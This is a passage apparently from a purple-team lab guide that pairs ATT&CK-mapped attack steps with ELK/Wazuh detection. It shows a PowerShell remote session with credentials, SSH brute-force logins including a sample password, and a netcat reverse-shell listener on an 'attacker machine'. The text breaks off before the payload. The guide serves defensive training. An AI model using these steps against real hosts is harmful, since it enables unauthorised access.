$pscredentials = New-Object System.Management.Automation.PSCredential ($UserName, $securepassword)
$sess = New-Pssession -ComputerName 10.10.10.5 -Credential $pscredentials –Verbose
```


1.1.B Detection: -

Detect Remote Service Brute-Forcing using Host based Attack Monitoring [ELK + Wazuh (HIDS)]
Active Defence – **DTE0017 Decoy System/Decoy Users**

- Failed Login Attempt Detection:



- Successful Login Attempt Detection:



1. INITIAL ACCESS

1.2 Initial Access Linux [External Remote Services - T1133]

1.2.A Attack [SSH Brute-Forcing]: -

- SSH with Failed Login Attempt:

```
ssh emp1@CYBERWARFARE.CORP@10.10.10.6
Password: Wrong_Password
```


- SSH with Successful Login Attempt:

```
ssh emp1@CYBERWARFARE.CORP@10.10.10.6
Password: Serious@963
```


1.2.B Detection: -

Detect Remote Service Brute-Forcing using Host based Attack Monitoring [ELK + Wazuh (HIDS)]
Active Defence – **DTE0017 Decoy System**


- Failed Login Attempt Detection:



- Successful Login Attempt Detection:



EXECUTION PHASE



2. EXECUTION

2.1 Execution Windows [External Remote Services - T1059.001]

2.1.A Attack [Command and Scripting Interpreter (PowerShell)]: -

- Attacker Machine:

```
nc –nlvp 4443
```

- On Compromised Machine (employee-machine):

